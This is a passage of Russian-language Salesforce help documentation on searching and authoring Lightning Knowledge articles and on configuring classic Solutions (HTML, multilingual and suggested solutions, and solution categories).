Создание и публикация статей со статусом «Не проверено»	Нет	Автоматическое утверждение и публикация	Автоматическое утверждение и публикация	Да
Создание и публикация статей со статусом «Внутренняя проверка»	Нет	Требуется утверждение	Автоматическое утверждение и публикация	Да

Рабочая функция	Читатель	Соискатель	Автор	Издатель
Создание и публикация статей со статусом «Внешняя проверка»	Нет	Требуется утверждение	Требуется утверждение	Да
Обновление и публикация статей со статусом «В работе»	Нет	Нет	Автоматическое утверждение и публикация	Да
Обновление и публикация статей со статусом «Не проверено»	Нет	Нет	Автоматическое утверждение и публикация	Да
Обновление и публикация статей со статусом «Внутренняя проверка»	Нет	Нет	Автоматическое утверждение и публикация	Да
Обновление и публикация статей со статусом «Внешняя проверка»	Нет	Нет	Требуется утверждение	Да

Использование базы Lightning Knowledge

Ищите статьи, пишите статьи и управляйте ими, используйте боковую панель базы знаний на сервисной консоли Lightning, а также создавайте записи базы знаний.

Поиск статей в основном поле поиска и на боковой панели базы знаний

Выполните поиск по базе знаний в основном поле поиска в верхней части каждой страницы и на боковой панели базы знаний для сервисной консоли Lightning.

Действия автора в Lightning Knowledge

Управляйте статьями Knowledge с начальной страницы Knowledge и начальной страницы записи статьи в Lightning Experience.

Использование боковой панели базы знаний на сервисной консоли служб Lightning

Боковая панель базы знаний обеспечивает связь агентов с базой знаний во время их работы с консолью. Агенты могут видеть предлагаемые статьи для просматриваемого ими обращения или выполнять поиск большего количества статей. Они могут использовать боковую панель для вкладывания статьи (или удаления формы статьи) в обращение, отслеживать и отменять отслеживание статей, а также выполнять поиски внутри базы знаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Поиск статей в основном поле поиска и на боковой панели базы знаний

Выполните поиск по базе знаний в основном поле поиска в верхней части каждой страницы и на боковой панели базы знаний для сервисной консоли Lightning.

В Lightning Experience поиск по базе знаний доступен в основном поле поиска и на боковой панели базы знаний. Опция расширенного поиска позволяет предварительно отфильтровывать результаты по языку, статусу публикации, статусу проверки, типу записи или группе категорий данных.

1. В основном поле поиска начните вводить `knowledge`. Функция поиска запустит рекомендуемое содержание и опции для сужения поиска до особых объектов.
2. Выберите **«Ограничить область поиска по базе знаний»**.
3. В качестве опции выберите **«Расширенный поиск»**, чтобы предварительно отфильтровывать результаты по языку, статусу публикации, статусу проверки, типу записи или группе категорий данных. Выбранные фильтры появятся в поле поиска.
4. Введите критерии поиска.

   Прим.: Разрешается использовать не более 100 символов. При вводе более 100 символов будут использоваться только первые 100 символов после запуска поиска.

5. Нажмите *«Ввод»*, чтобы запустить поиск.

Прим.: Вы также можете искать базы знаний, используя боковую панель базы знаний для сервисной консоли Lightning. Используйте **«Расширенный поиск»** для добавления предварительных фильтров, введите условия поиска и запустите поиск.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Действия автора в Lightning Knowledge

Управляйте статьями Knowledge с начальной страницы Knowledge и начальной страницы записи статьи в Lightning Experience.

Быстрый доступ к действиям автора на начальной странице Knowledge и начальной странице записи статьи с использованием раскрывающегося списка рядом с каждой статьей. Администраторы, агенты и внутренние сотрудники с надлежащими полномочиями профиля могут выполнять следующие действия.

В списковом представлении опубликованных статей на начальной странице Knowledge вам доступно:

- создание статьи;
- архивирование статьи;
- редактирование статьи в виде нового черновика.

В списковом представлении черновиков статей на начальной странице Knowledge вам доступно:

- создание статьи;
- публикация черновика;
- удаление статьи;
- редактирование статьи.

В списковом представлении архивированных статей на начальной странице Knowledge вам доступно:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- создание статьи;
- восстановление архивированной статьи.

Что касается начальной страницы статьи, возможно управление доступными действиями автора с помощью макетов страниц типов записи. Кроме того, на начальную страницу записи можно добавить следующие компоненты.

- Рейтинги: автоматическое включение.
- Файлы: добавьте связанный список файлов в макет страницы типа записи.
- Версии: выберите историю полей отслеживания и настройте отслеживание журналов в настройке объектов Knowledge. Эти опции делают историю версий статьи и изменения полей доступными для пользователей Knowledge с целью представления в компоненте версий.
- Обзор и выбор категории данных: предоставьте пользователям Knowledge корректный доступ к разделу «Правка» на Knowledge, и они смогут просматривать и изменять категории данных статьи.

Использование боковой панели базы знаний на сервисной консоли служб Lightning

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Боковая панель базы знаний обеспечивает связь агентов с базой знаний во время их работы с консолью. Агенты могут видеть предлагаемые статьи для просматриваемого ими обращения или выполнять поиск большего количества статей. Они могут использовать боковую панель для вкладывания статьи (или удаления формы статьи) в обращение, отслеживать и отменять отслеживание статей, а также выполнять поиски внутри базы знаний.

Боковая панель базы знаний помогает агентам быстро находить нужные статьи знаний для своих обращений и выполнять некоторые базовые действия, например вкладывание статьи в обращение.

Предлагаемые статьи

Предлагаемые статьи появляются прямо на боковой панели базы знаний, так что агенты могут найти соответствующие статьи, не запуская поиск. Предлагаемые статьи автоматически включаются при активации Lightning Knowledge.

Поиск и сортировка результатов

Используйте поле поиска на боковой панели для выполнения поиска Knowledge. При желании вы можете использовать функцию расширенного поиска для предварительной фильтрации, чтобы уточнить отображаемые результаты поиска.

Для сортировки результатов поиска нажмите значок сортировки и выберите опцию сортировки из списка. Вам доступна сортировка результатов поиска по релевантности, дате публикации (для опубликованных статей), дате последнего изменения (для черновиков статей), от А до Я и от Я до А. Сортировка не применяется в отношении предлагаемых статей.

По умолчанию статьи сортируются по релевантности. Если вы возвращаетесь к предлагаемым статьям или переходите к новому обращению, порядок сортировки сбрасывается.

Вложение и удаление статей на боковой панели

Агенты могут вкладывать статьи знаний в обращения и удалять статьи из обращений, используя раскрывающийся список рядом со статьей.

Отслеживание и отмена отслеживания с помощью боковой панели

Агенты могут отслеживать и отменять отслеживание статей на боковой панели, используя раскрывающийся список рядом со статьей. Отслеживание статей помогает агентам сохранять статьи, которые они желают прочесть позднее.

Администраторы, агенты и внутренние сотрудники с доступом для чтения базы знаний могут отслеживать статьи и делать это в любом состоянии, опубликованном или черновом. Чтобы позволить пользователям базы знаний

отслеживать и отменять отслеживание статей, включите отслеживание ленты через пункты **«Настройка»** > **«Chatter»** > **«Отслеживание ленты»**.

Боковая панель базы знаний автоматически добавляется в шаблоны на сервисной консоли Lightning. Чтобы добавить боковую панель базы знаний на настраиваемую консоль служб Lightning, добавьте Knowledge в выбранные элементы в конструкторе приложений Lightning.

Совет: Боковая панель базы знаний не ограничивается консолью. Вы можете добавить ее на начальную страницу записи обращения Lightning, используя конструктор приложений Lightning.

Добавление решений

Решение — это подробное описание решения, принятого в отношении запроса клиента. Создание, проверка и категоризация решений доступны менеджерам решений, администраторам и пользователям с соответствующими полномочиями. Они также могут публиковать решения на портале самообслуживания и доносить их до общественности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- Общие сведения об HTML-решениях
- Общие сведения о многоязычных решениях
- Общие сведения о предложенных решениях
- Настройка параметров решений
- Начало работы с категориями
- Включение многоязычных решений
- Включение общедоступных решений

Общие сведения об HTML-решениях

HTML-решения поддерживают форматирование абзацев и вставку изображений или ссылок, поэтому позволяют быстро создавать решения даже самым неопытным пользователям. HTML-решения создаются посредством редактора HTML и отображаются в системе Salesforce, на портале самообслуживания и клиентском портале, а также в качестве общедоступных решений.

Ниже перечислены действия, поддерживаемые редактором HTML.

- Изменение шрифтов
- Изменение размера шрифта
- Вставка изображений с вкладки «Документы»
- Выбор цвета текста
- Настройка фонового цвета текста
- Вставка гиперссылок
- Выравнивание абзацев
- Создание маркированных и нумерованных списков

Прим.: По умолчанию решения создаются и отображаются в текстовом формате. Поддержка HTML-решений может быть включена администратором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания решений:

- «Создание» для решений

Прежде чем перейти к созданию HTML-решений для организации, просмотрите указанные ниже советы и рекомендации по внедрению.

Советы по внедрению

- Включенная поддержка HTML-решений не может быть отключена.
- Текстовое решение, открытое и сохраненное в редакторе HTML, становится HTML-решением.
- HTML-решения доступны на портале самообслуживания, на клиентском портале и в системе Salesforce, а также в качестве общедоступных решений.
- HTML-теги, добавленные в решение посредством редактора HTML, отображаются после его сохранения в виде текста.
- В списковых представлениях и результатах поиска отображаются только первые 255 символов из сведений об HTML-решении. Данное количество охватывает удаленные HTML-теги и изображения.
- Каждое HTML-решение может содержать не более 32 000 символов, включая HTML-теги.
- Форматирование HTML сохраняется в печатной версии решения.
- Гиперссылки, выбранные в HTML-решении, открываются в новом окне обозревателя.
- Все изображения, подлежащие добавлению в HTML-решения, должны быть загружены на вкладку «Документы». Изображения в сведениях об HTML-решениях не будут отображаться в списковых представлениях и отчетах.
- HTML-решения могут быть созданы на любом языке, поддерживаемом системой Salesforce.

Рекомендации

Ниже перечислены HTML-теги, которые могут использоваться в HTML-решениях, импортированных в систему Salesforce.

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`
`<address>`	`<h1>`	`<span>`
`<b>`	`<h2>`	`<strike>`
`<bdo>`	`<h3>`	`<strong>`
`<big>`	`<h4>`	`<sub>`
`<blockquote>`	`<h5>`	`<sup>`
` `	`<h6>`	`<table>`
`<caption>`	`<hr>`	`<tbody>`
`<cite>`	`<i>`	`<td>`
`<code>`	`<img>`	`<tfoot>`
`<col>`	`<ins>`	`<th>`
`<colgroup>`	`<kbd>`	`<thead>`
`<dd>`	`<li>`	`<tr>`

<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (для относительных ссылок)

СМ. ТАКЖЕ:

Категоризация решений

Создание решений

Общие сведения о многоязычных решениях

Функция «Многоязычные решения» позволяет переводить решения и категории решений на языки, поддерживаемые системой Salesforce, чтобы клиенты и сотрудники службы поддержки могли использовать привычные им языки для поиска ответов на полученные вопросы.

Ниже перечислены преимущества многоязычных решений, позволяющие снизить затраты на поддержку.

- Рост степени удовлетворения клиентов благодаря отправке ответов на привычных им языках.
- Снижение количества входящих телефонных вызовов благодаря просмотру решений на привычных языках.
- Возможность централизованного управления запросами на разных языках.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены основные понятия, связанные с функцией «Многоязычные решения».

Основное решение

Решение, созданное на любом языке, поддерживаемом системой Salesforce. Основное решение может быть связано с переведенными решениями, но не может быть связано с другим основным решением.

Переведенное решение

Решение, переведенное на другой язык, поддерживаемый системой Salesforce, и связанное только с одним основным решением. Язык переведенного решения должен отличаться от языка основного решения или языков других переведенных решений, связанных с данным основным решением. Переведенное решение не может быть связано с другими переведенными решениями. Переведенные решения помечаются значком на страницах сведений о решениях, страницах редактирования решений, в списковых представлениях решений и результатах поиска по решениям.

Ниже перечислены области приложения, поддерживающие использование многоязычных решений.

Вкладка «Решения»

При создании решения выберите нужный язык в раскрывающемся списке «Язык». Сохраненное решение становится основным. Чтобы создать переведенное решение, нажмите кнопку **«Создать»** в связанном списке «Переведенные решения» на странице сведений об основном решении. Статусы переведенных решений, связанных с основным измененным решением, могут быть также изменены.

Вкладка «Обращения»

Чтобы найти решения по обращению на всех языках, введите ключевые слова в поле поиска связанного списка «Решения» и нажмите кнопку **«Найти решение»**. Если в организации включена поддержка предложенных решений, нажмите кнопку **«Просмотр предложенных решений»**, чтобы найти многоязычные решения, которые содержат слова, встречающиеся в обращении.

Портал самообслуживания

Если на портале самообслуживания включена функция поиска многоязычных решений, то найденные решения автоматически отображаются на языке, выбранном на странице сведений о пользователе портала самообслуживания. Чтобы просмотреть найденные решения на другом языке или на всех поддерживаемых языках, воспользуйтесь раскрывающимся списком «Язык». По умолчанию страница входа на портал самообслуживания отображается на языке организации.

Общедоступные решения

Если общедоступные решения поддерживают функцию поиска многоязычных решений, то найденные решения могут быть просмотрены на другом языке или на всех поддерживаемых языках, доступных в раскрывающемся списке «Язык». По умолчанию общедоступные решения отображаются на языке организации.

Категории решений

Пользователи с полномочием «Управление переводом» могут использовать средство перевода для перевода категорий решений с целью их отображения на языке каждого пользователя на вкладке «Решения» и на привычном языке каждого клиента на портале самообслуживания (язык выбирается в параметрах пользователя). Категории общедоступных решений не могут быть переведены.

Отчеты

Отчет «Переведенные решения» позволяет отслеживать переведенные решения со статусом «Устарело». Кроме того, данный отчет позволяет просмотреть заголовки и сведения о переведенных решениях. Чтобы создать настраиваемый отчет по многоязычным решениям, воспользуйтесь типом отчета «Основные и переведенные решения».

Списковые представления

Чтобы просмотреть переведенные решения со статусом «Устарело», которые нуждаются в обновлении, создайте настраиваемое списковое представление на вкладке «Решения» и введите следующий критерий поиска: «"Устарело" "равно" "Истина"».

Импорт

Мастер импорта данных позволяет импортировать и связывать основные и переведенные решения.

Дополнительную информацию о включении многоязычных решений см. в разделе «Включение многоязычных решений» на странице 3614.

СМ. ТАКЖЕ:

Включение многоязычных решений
Категоризация решений
Создание решений

Общие сведения о предложенных решениях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения предложенных решений:

- Настройка приложения

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Функция «Предложенные решения» позволяет просматривать не более 10 возможных решений по отдельному обращению на странице сведений об обращении, клиентском портале Salesforce или портале самообслуживания.

Ниже перечислены преимущества предложенных решений, позволяющие снизить затраты на поддержку.

- Сокращение времени принятия решений по обращениям
- Повышение эффективности службы поддержки путем предоставления ее сотрудникам упреждающего доступа ко всем решениям по любым обращениям
- Предоставление клиентам возможности решения и закрытия собственных обращений

Отображаемые решения не могут быть найдены путем обычного поиска по ключевым словам. Ниже перечислены переменные, используемые в формуле, которая автоматически определяет степень соответствия каждого решения отдельному обращению.

- Частота употребления слова во всех решениях
- Частота употребления слова в похожих обращениях со связанными решениями
- Близость ключевых слов в решениях
- Сходство слов с самозакрывающимися обращениями и решениями, которые оцениваются пользователями портала самообслуживания как полезные
- Количество дополнительных обращений, связанных с решением

Ниже перечислены компоненты приложения, которые поддерживают использование предложенных решений.

Вкладка «Обращения»

Чтобы просмотреть список возможных решений по обращению, нажмите кнопку **«Просмотр предложенных решений»** на странице сведений об обращении. Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.

Клиентский портал и портал самообслуживания

Возможные решения могут быть просмотрены при отправке обращения или при просмотре обращений в интерактивном режиме.

Предложенные решения могут использоваться для самостоятельного закрытия собственных обращений.

При регистрации новых обращений или нажатии кнопки **«Просмотр предложенных решений»** на странице сведений о текущем обращении посредством клиентского портала или портала самообслуживания, отображающийся список предложенных решений содержит решения на разных языках для организаций, в которых включена поддержка многоязычных решений. При выборе решения из списка клиенту отображается вопрос **«Содержит ли данное решение ответ на Ваш вопрос?»**, на который можно ответить **«Да»** и затем указать причину закрытия обращения. При этом обращение закрывается с соответствующей пометкой в поле «Закрыто пользователем портала самообслуживания». При выборе ответа **«Нет»** клиент возвращается к списку предложенных решений. В случае отсутствия предложенных решений страница «Предложенные решения» пропускается, а клиент переходит на страницу сведений об обращении.

Правила автоматического ответа по обращению и сообщения эл. почты

Клиенты могут принимать решения по собственным обращениям без помощи сотрудников службы поддержки. Рекомендуем создать автоматические электронные ответы для обращений, отправленных посредством эл. почты, функции Web-to-Case или портала самообслуживания. Добавьте в шаблон автоматического электронного ответа поле слияния `{!Case_Suggested_Solutions}`, которое позволяет вставлять прямые ссылки на тему и описание каждого возможного решения в исходящие сообщения эл. почты.

Прим.: Отправка пакетных рассылок по электронной почте, использующих шаблоны с указанным выше полем слияния, может занимать несколько минут, поэтому не рекомендуется.

Поля «Закрыто пользователем портала самообслуживания» и «Закрыто при создании» могут быть добавлены в макеты страниц обращений. Данные поля настраиваются системой Salesforce автоматически и не могут быть изменены. Чтобы просмотреть сведения о закрытии обращений, выполните отчеты по полям «Закрыто пользователем портала самообслуживания» и «Закрыто при создании».

- Чтобы просмотреть количество обращений, закрытых пользователями на портале самообслуживания с помощью предложенных решений, выполните отчет по полю «Закрыто пользователем портала самообслуживания».
- Чтобы просмотреть количество обращений, сохраненных и закрытых при создании сотрудниками службы поддержки, выполните отчет по полю «Закрыто при создании».

Прим.:

- Предложенные решения не отображают статьи Salesforce Knowledge.
- Предложенные решения недоступны для общедоступных решений, так как их пользователям не предоставляются полномочия входа, позволяющие создавать или просматривать обращения.

СМ. ТАКЖЕ:

Настройка параметров поддержки

Общие сведения о многоязычных решениях

Настройка параметров решений

Чтобы настроить параметры решений, выполните указанные ниже действия.

1. Введите строку *«Параметры решений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры решений»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы включить возможность просмотра и поиска решений по категориям, установите флажок «Включить просмотр решения».

   Данный параметр позволяет просматривать решения на вкладке «Решения», на клиентском портале и при принятии решения по обращению.
4. Чтобы включить возможность перевода решений на разные языки, установите флажок «Включить многоязычные решения».
5. Чтобы добавить раскрывающийся список «Язык» на портал самообслуживания, который позволяет автоматически ограничивать результаты поиска решениями, соответствующими языку пользователя портала самообслуживания, установите флажок «Включить поиск многоязычных решений на портале самообслуживания». Раскрывающийся список «Язык» позволяет пользователям портала самообслуживания выполнять поиск решений на определенном языке или на всех языках, поддерживаемых системой Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров решений:

- Настройка приложения

6. Чтобы добавить раскрывающийся список «Язык», позволяющий пользователям выбирать язык для поиска общедоступных решений, установите флажок «Включить поиск многоязычных решений для общедоступных решений». Раскрывающийся список «Язык» позволяет пользователям общедоступных решений выполнять поиск решений на определенном языке или на всех языках, поддерживаемых системой Salesforce.
7. Чтобы создавать и отображать HTML-решения, установите флажок «Включить HTML-решения». Если данный флажок установлен, то HTML-решения отображаются в системе Salesforce, в общедоступных решениях, на портале самообслуживания и клиентском портале Salesforce. HTML-решения поддерживают форматирование сведений путем изменения шрифтов и цветов, а также добавления изображений и гиперссылок.

   Внимание: Установленный флажок «Включить HTML-решения» не может быть снят.
8. Чтобы отображать в результатах поиска не более 150 символов решения, установите флажок «Сводка по решению». Снятие данного флажка приводит к удалению сводки по решению из результатов поиска.
9. Чтобы отображать в результатах поиска не более 150 символов пути к категориям решений, установите флажок «Путь к встроенной категории решений». Снятие данного флажка приводит к удалению пути из результатов поиска.
10. Нажмите кнопку **«Сохранить»**.
11. Дополнительную информацию о включении функции просмотра решений в общедоступных решениях или на портале самообслуживания см. в разделах «Включение общедоступных решений» на странице 3616 и «Включение функций и параметров портала самообслуживания» на странице 2973.

    При необходимости настройте категорию верхнего уровня, доступную общедоступным решениям и пользователям портала самообслуживания. Чтобы пользователи могли просматривать все категории и все решения, отображаемые на портале самообслуживания или в общедоступных решениях, рекомендуем оставить данный параметр без изменений.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

Категоризация решений

Управление категориями решений

Включение многоязычных решений

Начало работы с категориями

Чтобы гарантировать успешное развертывание решений, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения категорий решений:

- Управление категориями

1. Определите категории, необходимые службе поддержки.

   Помните, что клиентам может быть разрешен поиск решений по категориям в общедоступных решениях и на портале самообслуживания. При необходимости доступ клиентов к решениям может быть ограничен определенной категорией и всеми ее подкатегориями.

   Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

2. Определите категории (см. раздел «Определение категорий решений» на странице 3612).
3. Назначьте категории решениям (см. раздел «Категоризация решений» на странице 2865). Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории.
4. Создайте настраиваемый отчет типа «Категории решений» для проверки категоризации всех решений. Чтобы найти некатегоризированные решения, воспользуйтесь расширенными фильтрами отчета; выберите поле «Имя категории» и оператор «равно», а третье поле оставьте незаполненным. Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут создать отчеты по категориям решений.
5. Включите обзор категорий решений на вкладке «Решения» (см. раздел «Настройка параметров решений» на странице 3610).
6. Включите обзор категорий решений для клиентов в общедоступных решениях и на портале самообслуживания. См. разделы «Включение общедоступных решений» на странице 3616 и «Включение функций и параметров портала самообслуживания» на странице 2973.
7. Выберите категорию верхнего уровня, доступную клиентам в общедоступных решениях и на портале самообслуживания. Данная возможность позволяет предоставлять доступ к определенным категориям только внутренним пользователям.

   Чтобы предоставить клиентам доступ ко всем категориям и всем решениям, отображаемым на портале самообслуживания или в общедоступных решениях, рекомендуем оставить данное поле незаполненным.

Определение категорий решений

Управление категориями решений

СМ. ТАКЖЕ:

Управление категориями решений

Определение категорий решений

Чтобы начать работу, рекомендуем создать категории решений. Категория «Все решения» автоматически добавляется на верхний уровень иерархии решений. Данная категория не может быть переведена или дополнена решениями.

1. Введите строку «*Категории решений*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Категории решений»**.
2. Чтобы создать подкатегорию, щелкните ссылку **«Добавить категорию»**.
3. Введите имя категории. Имена категорий не должны содержать символы «\».
4. При необходимости выберите другую родительскую категорию. Родительская категория — это категория, расположенная в иерархии на один уровень выше текущей категории.
5. Выберите порядок сортировки создаваемых подкатегорий.
   - Чтобы отсортировать подкатегории по алфавиту, выберите значение «Алфавитный порядок».
   - Чтобы отсортировать подкатегории в другом порядке, выберите значение «Настраиваемый порядок» (см. подраздел «Добавление и сортировка подкатегорий» на странице 3612).
6. Нажмите кнопку **«Сохранить»**.
7. Назначьте созданные категории решениям. См. раздел «Категоризация решений» на странице 2865. Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории.
8. Включите возможность просмотра категорий решений на вкладке «Решения». См. раздел «Настройка параметров решений» на странице 3610.
9. Дополнительную информацию о включении функции просмотра категорий решений в общедоступной базе знаний или на портале самообслуживания см. в разделе «Включение общедоступных решений» на странице 3616.

Редактирование и удаление категорий

Ниже перечислены действия, доступные в списке категорий решений.

- Чтобы изменить имя категории, родительскую категорию или порядок сортировки, щелкните ссылку **«Правка»**.
- Чтобы удалить категорию, щелкните ссылку **«Удал.»**. Решения, связанные с категорией, не могут быть удалены.

  Прим.: Категории, используемые клиентским порталом Salesforce, не могут быть удалены. Дополнительную информацию см. в разделе «Включение входа и параметров клиентского портала» на странице 2914.
- Чтобы просмотреть сведения о категории, щелкните имя нужной категории.

Добавление и сортировка подкатегорий

Ниже перечислены действия, доступные на странице сведений о категории.

- Чтобы добавить подкатегорию, нажмите кнопку **«Создать»**.
- Выберите настраиваемый порядок сортировки подкатегорий.

1. Выберите значение «Настраиваемый порядок» в раскрывающемся списке «Порядок сортировки подкатегорий».
2. Чтобы определить порядок сортировки подкатегорий, введите числа в столбец «Порядок».
3. Нажмите кнопку **«Изменить порядок»**.

СМ. ТАКЖЕ:

Категоризация решений

Управление категориями решений

Категории решений позволяют группировать похожие решения. Решения, которым назначены категории, могут быть просмотрены и найдены по соответствующей категории на вкладке «Решения» или при принятии решения по обращению. Кроме того, категории могут использоваться для просмотра решений в общедоступных решениях, на портале самообслуживания или клиентском портале.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

Начало работы с категориями

Определение категорий решений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения категорий решений:

- Управление категориями

Включение многоязычных решений

Функция «Многоязычные решения» позволяет пользователям переводить решения на разные языки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения многоязычных решений:
- Настройка приложения

Подготовка к включению многоязычных решений

Прежде чем включить поддержку многоязычных решений, выполните указанные ниже действия.

- Выполните отчеты по решениям, позволяющие обнаружить любые готовые решения, которые уже переведены или будут преобразованы в переведенные решения в результате включения поддержки многоязычных решений.

  Если поддержка многоязычных решений включается впервые, то все текущие решения автоматически становятся основными. Переведенные решения могут быть созданы из основных решений путем связывания основного решения, не имеющего переведенных решений, с основным решением на другом языке посредством поля поиска «Основное решение».

- Переведите любые текущие категории решений.

  Переведенные решения наследуют категории основных решений. Рекомендуем перевести категории решений до включения поддержки многоязычных решений, а затем связать решения между собой. Данный порядок действий позволяет связать решения с правильными категориями.

Включение многоязычных решений

Для включения многоязычных решений:

1. Введите строку *«Параметры решений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры решений»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить многоязычные решения».

   При необходимости установите флажки «Включить поиск многоязычных решений на портале самообслуживания» и «Включить поиск многоязычных решений для общедоступных решений», чтобы разрешить клиентам просматривать результаты поиска на конкретном языке или на всех поддерживаемых языках посредством раскрывающегося списка «Язык».

4. Нажмите кнопку **«Сохранить»**.
5. Чтобы настроить макеты страниц решений, добавьте поля «Заголовок основного решения», «Сведения об основном решении» и «Устарело», а также связанный список «Переведенные решения». Раскрывающийся список «Язык» и поля поиска «Основное решение» автоматически добавляются в макеты страниц решений при включении многоязычных решений.

   Совет: Чтобы упростить процесс перевода многоязычных решений на страницах редактирования, измените макет раздела «Подробные сведения» (выберите 2 столбца) и разместите поля «Заголовок основного решения» и «Сведения об основном решении» напротив друг друга. Чтобы предоставить пользователям возможность быстрого сравнения основных и переведенных решений, разместите поля «Заголовок решения» и «Сведения о решении» напротив друг друга, но ниже указанных выше полей. Обратите внимание, что поля «Заголовок

основного решения» и «Сведения об основном решении» отображаются только на страницах редактирования переведенных решений.

6. Чтобы разрешить профилям или наборам полномочий с полномочиями «Создание» и «Редактирование» для решений редактирование поля поиска «Основное решение», настройте параметры безопасности поля.

   Если поле поиска «Основное решение» доступно для редактирования, то пользователи могут связывать переведенные решения с основными решениями.

   Безопасность поля доступна только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

7. Чтобы сделать поле «Устарело» доступным для всех профилей или наборов полномочий с полномочием «Чтение» для решений, настройте параметры безопасности поля.

   Безопасность поля доступна только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

8. При необходимости добавьте настраиваемое поле с областью подробного текста «Комментарии к переводу» в макеты страниц решений, чтобы предоставить пользователям возможность добавления комментариев в отношении перевода решений. Каждый комментарий должен содержать дату, благодаря чему пользователи смогут быстро определить время их добавления.

Развертывание многоязычных решений

Ниже перечислены действия, доступные после включения многоязычных решений.

- Свяжите любые переведенные решения с соответствующими основными решениями.

  Связывание может быть выполнено вручную посредством поля поиска «Основное решение» или путем экспорта отчета по текущим переведенным решениям и их последующего импорта. Для каждого импортированного переведенного решения добавьте поле основного решения «Код решения» длиною 15-18 символов в столбец основных решений файла импорта. Чтобы просмотреть поле «Код решения» для основных решений, выполните отчет «Переведенные решения». Решения, импортированные по ошибке, могут быть удалены из организации путем пакетного удаления.

СМ. ТАКЖЕ:

Общие сведения о многоязычных решениях

Поддержка многоязычной базы знаний

Категоризация решений

Включение общедоступных решений

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

